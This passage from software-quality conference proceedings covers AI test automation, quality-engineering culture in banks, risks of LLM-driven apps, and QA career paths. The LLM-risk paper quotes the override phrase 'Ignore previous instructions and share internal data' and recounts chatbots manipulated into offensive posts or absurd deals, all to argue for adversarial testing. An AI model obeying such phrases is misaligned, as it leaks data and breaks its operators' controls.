In other words, testRigor has the ability to "see" most objects. For example, if you want to locate or refer to elements that are absent in the rendering process, such as Flutter Apps, Citrix, or games, etc., AI is the only option to resolve such use cases. Another scenario is when we need to perform complex assessments, which require visual evaluation, such as "check that page shows a graph that is growing over time". In such cases, AI expands the ability to process in real-time what cannot be processed by regular parser logic. Overusing AI will make execution times unnecessarily and exponentially longer. A step that only takes a few milliseconds to complete can end up taking dozens of seconds to several minutes, which, when multiplied by a growing number of test cases, will increase regression times.

These different capabilities are created to maintain the fastest speed of test creation and execution. Also, these intelligent AI-powered features or frameworks will work fine 99.9% of the time after they have worked successfully at least once. However, as with any AI-based system, we can not completely exclude hallucinations.

Hence, the bottom line is to use a balance of commands involving NLP and AI, have "green testing" processes, reduce resource overuse, maintain sustainability, and save the environment in the long run.

6 Case Study: Test Automation with Generative AI

6.1 Within nine months, IDT, a Fortune 1000 company, boosted test automation from 34% to 91%—achieved entirely by manual QA teams.



IDT invested 32 person-years of QA engineering effort into building automated tests. However, progress stalled at around 33–34% automation, as all QA engineers were fully occupied maintaining existing tests, leaving no time to create new ones.

*“Ever since we started using testRigor my manual engineers feel empowered.” says **Keith Powe, VP of Engineering at IDT Corp.***

With testRigor, which is an AI agent for software testing, they achieved the following milestones:

- Transformed manual testers into advanced automation engineers with virtually no learning curve.
- They were stuck at 34% test automation using Selenium. They migrated Selenium automation test scripts to testRigor’s plain English tests using Gen AI. Also, the rest of the manual test cases were transformed into stable, self-healing, plain English-based autonomous tests that are easy to maintain, using Gen AI capabilities
- Currently, IDT has 18,563 automation tests built with only 1,829 test cases left to go.
- They achieved a **90%** reduction in bugs by eliminating unexpected recurring bugs.
- Achieved over **\$576K** in annual savings by switching to testRigor, delivering a **7X** return on investment.
- Cut costs by eliminating time wasted on test maintenance. Now, they spend less than **0.1%** of their time on test maintenance with testRigor.

Conclusion

As Sebastian Thrun said: “*The goal of artificial intelligence is to build machines that can think and learn like humans, but the ultimate objective is to build machines that are even better than humans at thinking and learning.*”

As software grows more sophisticated, testing must evolve to match its complexity. This paper explores how Generative AI and AI agents are transforming software testing by enabling organizations to test previously “untestable” scenarios—such as graphs, diagrams, images, user sentiment, chatbot interactions, Flutter apps, and even mainframe systems using just plain English commands.

Transforming Teams and Chief Technology Officers (CTOs) Through a Quality Engineering Mindset

Author: Millan Kaul

Abstract

Over the past decade I have led Quality Engineering (QE) transformations in three tier-one banks across Asia-Pacific and North America. This paper describes the patterns I used to shift organisational mindsets—from siloed “test-last” thinking to outcome-driven, quality-first delivery. It details how I influenced CTOs (Chief Technology Officers) to champion QE, embedded automation and shift-left practices in highly regulated environments, and scaled a culture of trust and innovation across 100+ delivery teams. Quantitative outcomes include a 30% reduction in defect leakage, 40% shorter release cycles, and an 88% rise in team-satisfaction scores.

What sets this work apart is the introduction of mechanisms such as a weekly “quality pulse” dashboard for leadership, automated audit-evidence capture in compliance pipelines, and a dynamic experimentation budget tied directly to quality KPIs. The lessons are broadly applicable to any sector where resilience, compliance, and speed must coexist.

Author Bio

Millan Kaul is a Quality Engineering (QE) leader with hands-on experience of working with enterprise, mid-scale and start-ups across the globe. He has driven QE initiatives in multiple domains such as banking, IoT, fuel analytics and payments, with a persistent focus on accessibility, scalability and engineering excellence. Millan publishes his learnings in the form of easy to understand blogs at <https://qualitywithmillan.github.io>, he has also published Fitbit (now Google) smartwatch apps, created his own VS Code extension “Quality-with-Millan” as well as a npm package named allure-tldr. He is passionate about empowering teams through clarity, context and care.

1 Introduction

Quality Engineering has evolved from after-the-fact testing to a cross-functional discipline that accelerates innovation and customer trust. Yet many organisations still treat quality as a reactive function. This paper makes the case for systemic change at both leadership and team levels, offering actionable insights for initiating, scaling, and sustaining a quality-first culture.

2 Problem Statement

Despite heavy investment in automation and agile methods, quality outcomes remain inconsistent. Root causes include fragmented ownership, lack of leadership alignment, and legacy organisational patterns. In regulated industries like banking, these gaps magnify compliance risks and delivery delays.

3 Methodology & Approach

The transformation approach is built on five pillars:

1. **Leadership Buy-In** – weekly “quality pulse” dashboards for the CTO and C-suite.
2. **Pattern Shifts** – replacing component-centric testing with end-to-end journey validation.
3. **Team Empowerment** – QE champions, outcome-oriented KPIs, and psychological safety.
4. **Innovation Embedding** – experimentation budgets linked to defect-prevention ROI.
5. **Scalability Frameworks** – governance that satisfies auditors without slowing delivery.

Above pillars can be implemented in various ways depending upon the organization structure and delivery stream, below is the table with most commonly used metrics with tracking mechanism.

Metric/Field	Status	Current Value	Threshold	Owner	Action Required
Sev1 Defects (Open)	<input checked="" type="checkbox"/>	0	0	QE Lead	None
Test Automation Coverage	<input checked="" type="checkbox"/>	85%	>80%	QE Lead	Continue automation
Compliance Pass Rate		99%	100%	Governance team	Review
Customer NPS (Quarterly)	<input checked="" type="checkbox"/>	72	>70	Product Owner	Monitor feedback

Release Cycle Time (weeks)	<input checked="" type="checkbox"/>	2.7	<3	Release Mgmt	On track
Defect Leakage (%)	<input checked="" type="checkbox"/>	8.4	<5	QE Lead	Review trends
Experiment Implementation		2 / project	≥2	QE Lead	Document learnings
Audit Evidence Ready	<input checked="" type="checkbox"/>	Yes	Yes	Governance	Pre-audit verification
Team Satisfaction (%)	<input checked="" type="checkbox"/>	88	>80	Delivery Mgmt	Celebrate wins

Dashboard Legend:

Good / Complete (Green), At Risk (Yellow), Critical (Red) **Table 1:** CTO Quality Health Scorecard — Dashboard Mock

4 Embedding Quality Engineering Principles

- Shift-left automation integrated into CI/CD pipelines.
- Virtualized test data enabled early validation using masked production data sourced nightly and provisioned within 10 minutes per environment. This allowed isolated, parallel testing free from external dependencies.
- Automated traceability matrices linked business requirements, test cases, defects and releases in real-time, generating audit-ready reports that eliminated manual preparation and ensured compliance. One example would be to add “@audit” tags to your tests and run them and auto generate detailed HTML reports.

5 Empowering High-Performing Teams

Teams moved from counting test cases to measuring business impact. Key enablers were:

- Psychological safety for experimentation.
- Outcome metrics such as defect-escape rate, Mean Time to Recovery (MTTR) and customer NPS (Net promoter score).
- Visible alignment between team goals and executive quality objectives.

6 Quality Engineering as the Organizational Nexus

In my experience, Quality Engineering (QE) functions operate at the organizational nexus — acting as both custodians of legacy knowledge and catalysts for future innovation. By design, QE teams engage across all value streams, interfacing with product owners, architects, developers, security experts, and operational stakeholders. This central positioning allows QE to translate business objectives into measurable quality criteria, while ensuring that lessons from past systems (“holders of the old”) inform the design of emerging platforms (“holders of the new”). This duality enables QE to bridge strategy and execution, reinforcing trust in delivery pipelines and accelerating transformation across the enterprise.




Figure 1. Quality Engineering (QE) teams positioned at the organizational core and top, unify stakeholders, preserve institutional knowledge, and enable innovation to deliver sustainable transformation

7 Scaling in Regulated Environments


A multi-year banking programme illustrates how QE frameworks can meet both agility and compliance. Quality gates were enriched with regulatory rule-sets, and robotic process automation captured evidence for audits automatically.

Attribute	Traditional QA	Quality Engineering
Quality Ownership	QA team	Every role
Validation Timing	Late-stage	Continuous, integrated
Testing Approach	Manual-heavy	Automation-first
Issue Management	Reactive fixes	Proactive prevention
Reporting	Siloed	Shared, outcome-driven KPIs

Table 2: Table comparing Traditional QA with Quality Engineering on 5 attributes

8 Results and Impact

Metric	Before QE	After QE	Improvement	Calculation method
Time to Release (weeks)	4.0	2.4	40% shorter	Median weeks per release cycle.
Defect Escape Rate (month)	12	8.4*	30% reduction	Avg. monthly defects found post-release (12-month)
Customer NPS (points)	55	72	+17 points	Quarterly avg. survey score (n = 150–300)
Team Satisfaction (%)	61	88	44 percentage points	Quarterly avg. team survey score (n = 150–300)

Table 3: Before-and-After QE Impact — Results & Improvements (calculated method)**Figure 2.** Charts visualizing QE impact metrics improvements and comparing Traditional QA vs Quality Engineering models

9 Discussion

Although focused on financial services, the practices scale to telecom, health-tech, and SaaS. The largest barriers are legacy mindsets and cultural inertia; success depends on “thin-slice” wins, storytelling to executives, and relentless measurement.

10 Conclusion

Public accountability for quality metrics, enabled by leadership dashboards, transforms quality from a peripheral concern to a strategic priority. Transparent reporting increases ownership, aligns teams, and drives improvement because “you can’t fix what you can’t see.” For CTOs, this visibility is not about exposing shortcomings, but about creating a compelling, data-driven case for targeted investment, continuous innovation, and organizational advancement. When leaders champion these metrics, their teams are empowered and motivated to deliver measurable, sustained progress.

11 Disclosure & Acknowledgement

No generative-AI tools were used to create conceptual content, conclusions, or best-practice recommendations in this paper. Limited AI assistance (grammar refinement) was applied under full

author oversight, in compliance with the PNSQC Generative AI Policy v1.1. All data and anecdotes originate from the author's professional work; any third-party sources are cited below.

12 References

- IBM, "What is Shift-Left Testing?," 2023. [Online]. Available: <https://www.xenonstack.com/insights/shift-left-testing>
- Roq, "Quality Engineering and Digital Transformation," 2025. [Online]. Available: <https://www.roq.co.uk/sectors/other-sectors/>
- McKinsey Digital, "Why Most Digital Banking Transformations Fail," 2023. [Online]. Available: <https://softjourn.com/insights/why-the-majority-of-digital-banking-transformations-fail>
- New Relic, "Shift-Left Strategy: Faster Releases, Fewer Defects," 2025. [Online]. Available: <https://newrelic.com/blog/best-practices/shift-left-strategy-the-key-to-faster-releases-and-fewer-defects>
- ImpactQA, "Advancing Quality Engineering for Banking and Finance: Addressing New Challenges with AI," 2024. [Online]. Available: <https://www.impactqa.com/blog/advancing-quality-engineering-for-banking-and-finance-addressing-new-challenges-with-ai/>
- Gorilla Logic, "Quality Engineering Reference Architecture," 2024. [Online]. Available: <https://gorillalogic.com/blog-and-resources/gorilla-logics-quality-engineering-reference-architecture>
- Tata Consultancy Services, "Quality Engineering to Improve Digital Banking," 2025. [Online]. Available: <https://www.tcs.com/what-we-do/industries/banking/white-paper/quality-engineering-improve-digital-banking>
- Resillion, "Quality Engineering: The Invisible Hero of Digital Banking," 2025. [Online]. Available: URL not available at time of publication
- CTO Dashboard: A Game-Changer for Tech Leaders. [Online]. Available: <https://www.metriudev.com/metrics/cto-dashboard-a-game-changer-for-tech-leaders/>

AI Quietly Breaking Quality? The Hidden Risks Lurking in LLM-Driven Apps

Reet Kaur, Sekaurity
reetkaur@sekaurity.com

Abstract

Artificial Intelligence (AI) systems promise automation, personalization, and cost savings but introduce hidden risks that traditional software engineering often fails to address. This paper explores the subtle, cumulative failures that can undermine software quality, security, and maintainability over time. It provides real-world case studies, explains why these risks arise, and offers practical recommendations for engineering teams to adopt robust, lifecycle-focused practices that deliver reliable and secure AI-powered features.

Biography

Reet Kaur is the CEO and Founder of Sekaurity, a cybersecurity advisory practice specializing in AI Security, GRC, and enterprise risk. She previously served as Chief Information Security Officer (CISO) for the largest higher-ed institution in Portland, Oregon, securing systems supporting over 85,000 students. With more than 20 years of experience, Reet has held leadership roles at Merck, Nike, AECOM, Fidelity, and CIBC across finance, pharma, retail, and academics. She is the coauthor of a book on application security and the author of LinkedIn Learning courses on AI Security Foundations, the OWASP Top 10 for LLMs, and Cybersecurity Due Diligence in M&A. She holds CISSP, CISM, CRISC, and PMP certifications, and degrees from the University of Waterloo and Carnegie Mellon University.

Introduction

AI systems have evolved rapidly from research prototypes to production-critical components in everyday applications, from customer-facing chatbots to personalized recommendations and fraud detection. This widespread adoption is driven by the promise of automation and business value. Yet, amid the rush to deploy these systems, an essential question often goes unasked: Is your AI quietly undermining software quality and introducing security risks you may not even see?

Unlike traditional rule-based code, AI relies on large datasets, statistical models, and probabilistic outputs that are inherently harder to test and debug. This introduces unique risks that standard QA and CI/CD practices often fail to address. Issues like poor data quality, model drift, limited explainability, and fragile third-party integrations can degrade system performance in subtle, hard-to-detect ways. These failures rarely cause crashes immediately but instead accumulate over time, increasing support tickets, introducing bias, and complicating maintenance.

For engineering teams, these risks create technical debt, slow delivery, and add unexpected operational costs. For users, they result in unreliable or unfair experiences that erode trust. For production support teams, they increase maintenance complexity and demand ad-hoc fixes.

This paper explores the hidden costs of integrating AI into production systems, explains why these issues arise, and offers practical recommendations to identify and manage these risks before they become costly maintenance and security liabilities.

Background

Over the past decade, AI has moved from a niche research topic to a standard production capability across industries. Early AI systems were often built for more constrained business use cases, such as rule based expert systems like MYCIN by Stanford in the 1970's to assist in diagnosing bacterial infections. Neural networks and other approaches were also explored in domains such as medical imaging, credit risk scoring, and early detection, though large-scale commercial adoption came much later. Advances in machine learning frameworks, deep learning models, and accessible APIs have enabled more flexible, developer-friendly, and widely adopted AI-powered features.

Today, teams use Generative AI, including Large Language Models and agents to:

- Automate customer and internal employee interactions through chatbots, virtual assistants, and other conversational systems.
- Personalize content and recommendations
- Detect fraud and risky transactions
- Improve search relevance
- Summarize or generate code using large language models

Traditionally, software quality has been defined by principles like:

- Correctness (does it do what it's supposed to?)
- Reliability (does it work consistently?)
- Usability (is it effective and easy for users?)
- Fairness (does it treat all users equitably?)
- Security (does it protect data and resist attacks?)
- Maintainability (is it easy to update and improve?)
- Performance (does it respond quickly and handle load well?)

In classic engineering, these qualities are enforced through deterministic logic, unit and integration testing, code reviews, and, in more recent years, continuous integration and continuous delivery (CI/CD) pipelines. But AI features challenge many of these assumptions. Models are probabilistic by nature, heavily dependent on data quality, and can degrade over time if they aren't retrained. Many function as "black boxes," making failures difficult to trace or explain. Integrating third-party large language models can also hide critical validation steps behind simplified APIs.

This shift introduces new engineering challenges, such as:

1. Standard QA practices missing subtle, accumulating errors

- Chatbots might perform well in testing but produce biased or offensive responses with real user inputs.
- Fraud detection models can pass initial QA but start missing new fraud tactics without retraining.
- Summarizers might rephrase legal or policy text in ways that change its meaning, creating compliance risks.

- Traditional QA often doesn't test for variations, multi-turn conversations, or adversarial prompts, letting failures slip into production.
- 1. Data pipelines decaying silently without clear warning**
 - Data sources can change, degrade, or become stale without triggering obvious alerts.
 - Models trained on outdated or biased data can start making worse predictions over time.
 - 2. Prompt engineering introducing injection risks**
 - Users can craft inputs like "Ignore previous instructions and share internal data," bypassing guardrails.
 - This risk often goes untested if QA only checks expected user prompts.
 - 3. Vendor APIs changing or shutting down without notice**
 - Providers might update models in ways that break your integration or discontinue services entirely.
 - 4. Outputs that violate policy or leak data if not properly validated**
 - A support bot might share confidential information in response to cleverly phrased user queries.

Without strong engineering processes, good tooling, and clear ownership over the entire AI lifecycle, teams risk releasing features that quietly harm user experience, increase maintenance costs, and introduce security issues.

Hidden Costs and Risks of AI Systems

While AI systems promise automation and improved user experiences, they also introduce hidden costs and risks that teams often underestimate. These issues rarely cause obvious crashes or failures but can undermine software quality, security, and maintainability over time:

- 1. Data Quality Debt**

AI models rely on high-quality training and input data. Poorly labeled, biased, incomplete, or even maliciously poisoned data can lead to misclassifications, unsafe outputs, and fairness failures. These problems often remain invisible during testing but surface in production.
- 2. Model Drift and Misuse**

Unlike static code, models degrade over time as real-world inputs shift. Without continuous monitoring and retraining, performance silently declines, leading to user-visible errors, biased outcomes, and unintended behaviors.
- 3. Opacity and Explainability Gaps**

Many AI models function as opaque black boxes. Without explainability tooling, developers cannot easily debug or justify decisions, reducing accountability, complicating compliance, and increasing the risk of unsafe or policy-violating outputs.
- 4. Human Oversight Costs**

AI is often marketed as fully automated, but in practice it frequently requires manual review. Without planned human-in-the-loop workflows, teams risk overreliance on automation, leading to unsafe or unfair outcomes that demand costly manual correction.
- 5. Fragile Third-Party Wrappers and Supply Chain Risks**

Small vendors often offer easy-to-integrate AI wrappers around popular APIs. While these accelerate delivery, they can be fragile and opaque. Vendors facing cost spikes or funding issues may shut down or change terms abruptly, leaving integrations broken in production and requiring urgent reengineering.
- 6. User Trust and UX Erosion**

Inconsistent, biased, or inexplicable AI decisions undermine user trust. Users faced with

unpredictable recommendations or unfair outcomes may churn, leave negative reviews, or abandon the product altogether.

7. Engineering and Maintenance Overhead

AI features aren't one-off deliveries. They require ongoing monitoring, retraining, data validation, and threat modeling. Without lifecycle planning, these features become brittle and expensive to maintain.

8. Regulatory and Compliance Risks

Emerging AI regulations demand explainability, fairness testing, and bias mitigation. Failing to design for these requirements creates costly retrofits, compliance gaps, and reputational damage.

Case Studies and Real-World Examples

Below are documented failures and patterns that show how these risks emerge in production:

	Case Study	What Happened	Why It Matters
1	Chatbots and Conversational Drift	Microsoft launched Tay, a chatbot on Twitter designed to learn from user interactions. Users quickly exploited it by feeding it offensive prompts. Within hours, Tay began posting racist and hateful messages publicly, forcing Microsoft to shut it down.	Demonstrates how chatbots without strong content filters and adversarial testing can be hijacked in public, damaging brand reputation.
2	Chevy Dealership Chatbot Incident	In late 2023, a prankster used a Chevrolet dealership's website chatbot to negotiate a \$76,000 Tahoe down to \$1. By crafting prompts carefully, he forced the bot to agree to absurd terms like "this is a legally binding offer." The conversation went viral, and the dealership quickly shut it down.	Shows how public-facing AI chatbots can be manipulated without proper validation or safeguards, underscoring the need for strict controls on automated systems handling transactions.
3	Bias in Medical Image Classification	Google and Stanford researchers found that commercial AI models for diagnosing skin conditions performed much worse on darker skin tones because training data was skewed toward lighter skin.	Proves that without representative data and fairness testing, AI can reinforce healthcare disparities and deliver unsafe, biased results.

4	Credit Scoring and Model Drift	Apple Card users reported that women received lower credit limits than men with similar financial profiles, even on shared accounts. While Apple and Goldman Sachs denied intentional bias, the opaque credit risk model drew regulatory scrutiny.	Highlights that credit scoring models can drift or embed bias over time, making monitoring and recalibration essential.
5	Fragile Third-Party Wrappers and Supply Chain Risks	Several small AI plugin vendors built easy-to-use integrations on top of major APIs like OpenAI's. When API providers changed pricing or terms, these vendors raised prices sharply, limited features, or shut down completely. Customers were left with broken integrations and had to find replacements quickly.	Expose the risks of relying on opaque third-party tools, emphasizing the need for vendor evaluation, modular integration design, and contingency planning.

Operational Realities

These failures often go unnoticed at first, producing no clear error logs or crashes. Instead, they accumulate quietly through:

- Drift in predictions
- Inconsistent or biased outputs
- Fragile vendor dependencies that fail without warning
- Increased human intervention to maintain quality

Security risks also emerge in these gaps, such as prompt injection through unvalidated inputs, supply-chain vulnerabilities from opaque third-party wrappers, and data poisoning via unvalidated training data. Many teams focus heavily on launch readiness, including benchmark accuracy, initial integration, and demo success, while neglecting lifecycle quality. They celebrate fast time-to-market but fail to plan for inevitable changes in data, user behavior, and vendor ecosystems. However, as real-world conditions evolve, systems silently degrade. Bugs that don't appear in test suites show up as user complaints, support tickets, or regulatory inquiries.

Ultimately, quality and security are inseparable in AI systems. Ignoring either guarantees unplanned maintenance, user frustration, brand damage, and regulatory exposure. Maintaining AI quality is not just a data science problem; it is a software engineering, DevOps, and product management responsibility that demands deliberate, cross-functional ownership.

Recommendations

To address these hidden costs and quiet failures, engineering teams need to embed quality and security practices throughout the AI lifecycle. This means moving beyond one-time model accuracy and adopting

disciplined engineering practices that keep AI-powered features reliable, maintainable, and secure over time. Key recommendations include:

- 1. Data Validation Pipelines**

Automate checks in ETL and training workflows to catch labeling errors, bias, and stale or malicious data. Treat data quality with the same rigor as code quality through validation tests and reviews.

- 2. Continuous Monitoring for Drift**

Implement drift detection for both input data and model predictions. Build dashboards and alerts to identify degradation early. Include retraining as part of regular maintenance responsibilities.

- 3. Explainability Tooling**

Integrate frameworks such as SHAP (SHapley Additive exPlanations) or LIME (Local Interpretable Model-agnostic Explanations) to make model predictions traceable, interpretable, and defensible.

- 4. Human-in-the-Loop Processes**

Design workflows that incorporate manual review or override for high-risk or ambiguous outputs. This reduces harm and builds user trust while maintaining safety in production.

- 5. Vendor Risk Management**

Evaluate third-party wrappers and APIs rigorously. Use modular integration patterns and maintain clear vendor exit plans to reduce the risk of fragile, orphaned systems.

- 6. Risk-Based Testing and Validation**

Expand test suites to include fairness checks, adversarial testing, and stress tests. Integrate these into CI/CD pipelines to catch potential failures before deployment. In practice, teams should:

- **Adversarial Prompt Testing** - Probe chatbots/LLMs with edge cases, malicious inputs, and jailbreak-style prompts.
- **Bias and Fairness Benchmarks** - Test with representative datasets across demographics and conditions to detect unfair outcomes.
- **Scenario-Based Simulation** - Use synthetic but realistic cases (e.g., fraud tactics, policy edge cases) to stress the model.
- **Drift Replay Testing** - Re-run historical data across versions to detect hidden accuracy or bias shifts.
- **Fail-Safe and Guardrail Validation** - Verify that models uphold policies (e.g., never disclosing PII) even under adversarial input.
- **Continuous Red-Teaming** - Apply penetration testing principles by continuously probing systems for vulnerabilities.

- 7. Lifecycle Ownership**

Treat AI features as long-lived products, not one-time deliveries. Plan for versioning, retraining, monitoring, and maintenance as you would for microservices or APIs.

- 8. Alignment with Governance Frameworks**

Prepare for regulatory expectations by aligning with frameworks such as the NIST AI Risk Management Framework, ISO/IEC 42001, or regional AI regulations. This ensures audit readiness and reduces future compliance rework.

By embedding these practices, developer teams can reduce technical debt, avoid maintenance surprises, and deliver AI-powered features that maintain production-quality standards over time.

Conclusion

AI systems are now integral to business operations, but they introduce subtle, probabilistic, and cumulative failure modes that traditional software engineering practices often miss. These failures degrade quality, introduce security risks, erode user trust, and increase operational costs.

Ignoring these risks does not make them disappear. Instead, it guarantees unplanned maintenance, technical debt, user frustration, and potential regulatory exposure.

Addressing them requires treating AI quality and security as integrated responsibilities. Teams must embed robust data validation, continuous monitoring, explainability tooling, human oversight, vendor risk management, and strong lifecycle planning into every deployment.

Maintaining quality in AI systems is not optional. It is essential for protecting users, supporting business goals, and building the trust necessary for adopting AI responsibly and sustainably in an increasingly automated world.

References / Bibliography

- European Parliament and Council. (2024). *EU Artificial Intelligence Act*. Retrieved from <https://eur-lex.europa.eu>
- National Institute of Standards and Technology (NIST). (2023). *AI Risk Management Framework (AI RMF 1.0)*. U.S. Department of Commerce. Retrieved from <https://www.nist.gov/ai>
- ISO/IEC. (2024). *ISO/IEC 42001: Artificial Intelligence Management System Standard*. International Organization for Standardization.
- Sculley, D., Holt, G., Golovin, D., Davydov, E., Phillips, T., Ebner, D., ... & Dennison, D. (2015). *Hidden Technical Debt in Machine Learning Systems*. NeurIPS Workshop Paper. Retrieved from <https://papers.nips.cc/paper/5656-hidden-technical-debt-in-machine-learning-systems.pdf>
- Google Cloud. (2022). *The AI Quality Framework: Best Practices for Building and Managing AI Products*. Retrieved from <https://cloud.google.com/blog>
- OWASP Foundation. (2023). *OWASP AI Security & Privacy Guide*. Retrieved from <https://owasp.org/www-project-ai-security-and-privacy-guide/>
- Brundage, M., Avin, S., Clark, J., Toner, H., Eckersley, P., Garfinkel, B., ... & Amodei, D. (2020). *Toward Trustworthy AI Development: Mechanisms for Supporting Verifiable Claims*. arXiv preprint. Retrieved from <https://arxiv.org/abs/2004.07213>
- U.S. Federal Trade Commission (FTC). (2021). *Aiming for Truth, Fairness, and Equity in Your Company's Use of AI*. Retrieved from <https://www.ftc.gov/business-guidance/blog/2021/04/aiming-truth-fairness-equity-your-companys-use-ai>

From Technical Roles to Enterprise Impact: Professional Directions in Enterprise Quality Management

Ying Ki Kwong

PNSQC

ying.ki.kwong@pnsqc.org

John Cvetko

PNSQC

john.cvetko@pnsqc.org

Abstract

Enterprise Quality Management [1] is an emerging lens through which software quality can be understood more holistically. By extending beyond product-level design, development, and testing to encompass enterprise-wide considerations, this perspective takes into account data, applications, infrastructure and related management considerations that support the entire enterprise and the community it serves. In this context, professionals in technical roles are well-positioned to expand their impact to create greater business value. This paper explores four job functions and related professional directions that are integral to Enterprise Quality Management: Business Analysis, Information Security, IT Operations Management, and Project/Program Management. These functions support traditional career advancement but include opportunities for both lateral moves and progression into leadership roles. They build on core strengths common among quality-focused professionals: analytical thinking, systems orientation, risk awareness, and a commitment to continuous improvement. Transitioning into broader roles often requires new technical proficiency through additional training and certifications, enhanced soft skills in communication and leadership, and a reframed professional identity situated around enterprise-wide considerations of quality and resilience.

Biography

Ying Ki Kwong is an independent consultant. In the public sector, his roles with the state of Oregon included: E-Government Program Manager, Statewide QA Program Manager, IT Investment Oversight Coordinator, and Project Office Manager of the Medicaid Management Information System. In the private sector, his roles included: CEO of a Hong Kong-based internet B2B portal for trading commodities futures and metals, program manager in the Video & Networking Division of Tektronix responsible for worldwide applications & channels marketing in the video server business, and research engineer in Tektronix Labs. In these roles, Dr. Kwong managed software-based business operations, systems, products, and business process improvements. He received the doctorate in applied physics from Cornell University and was adjunct faculty in the School of Business Administration at Portland State University. He holds certifications in project management (PMP), ITIL, and IT Service Management. He has served on the Board of PNSQC since 2021.

As a Principal at TEK, John Cvetko works with companies and government agencies to improve their organizations by helping them manage the IT challenges they face. He focuses on applying state of the art solutions that support business goals and objectives. For the last 12 years he has primarily worked with state governments assessing and modernizing large enterprise software systems. He has worked with the state governments of Washington, Oregon, Colorado, North Carolina, North Dakota, and Utah. He has consulted for firms such as Gartner, Boeing, and MAXIMUS, and earlier in his career he has held program and systems engineering management positions at Tektronix, PGE/Enron and ASCOM.

1. Introduction

In today's enterprise environments, software quality is no longer confined to verifying features and fixing bugs in a single product or project. Instead, quality must be understood as an enterprise-wide concern—one that spans data integrity, application resilience, infrastructure reliability, governance, and operational scalability. This broader view, which we refer to as Enterprise Quality Management, recognizes that quality outcomes are shaped not only by design and development practices but also by how an organization plans, acquires, manages, and operates its technology systems over time. In short, whereas traditional software QA focuses on functional correctness and defect detection at the project level, Enterprise Quality Management encompasses system trustworthiness, service continuity, compliance alignment, and user experience across the full system development and operational lifecycle.

Many professionals working in technical roles—such as test engineers, automation specialists, software developers, and information systems analysts—already contribute significantly to software quality. The shift toward enterprise-wide digital transformation presents both a challenge and an opportunity: How can software QA professionals expand their impact beyond project-level QA and into broader functions that shape the resilience, performance, and trustworthiness of enterprise IT systems?

This paper explores how quality-minded professionals can increase their influence and effectiveness by understanding and engaging with the broader enterprise context in which their work exists. We will examine four functions that are integral to realizing Enterprise Quality Management at scale: Business Analysis, Information Security, IT Operations Management, and Project/Program Management.

In the spirit of knowledge sharing encouraged by the Pacific Northwest Software Quality Conference (PNSQC), this paper draws on the authors' experience with large-scale IT projects and programs in public sector and large enterprise settings. We provide practical insights and guidance to help technical professionals navigate potential transitions—whether laterally into new functions or upward in the same functional domain.

2. Background and Motivation

The traditional scope of software quality assurance (QA) has focused on product-level verification & validation—ensuring that systems meet functional and non-functional requirements and perform reliably within defined test and operational environments. While such testing and related code review are vital, they alone do not assure quality at the enterprise level. Modern IT environments are characterized by distributed architectures, regulatory scrutiny, and ever-evolving security threats—all of which extend the quality conversation beyond what is typically measured in unit tests, integration tests, system tests, and even end-to-end tests.

Organizations now face challenges like ensuring data lineage across integrated systems, safeguarding against supply chain vulnerabilities, and sustaining uptime in globally accessed services, often

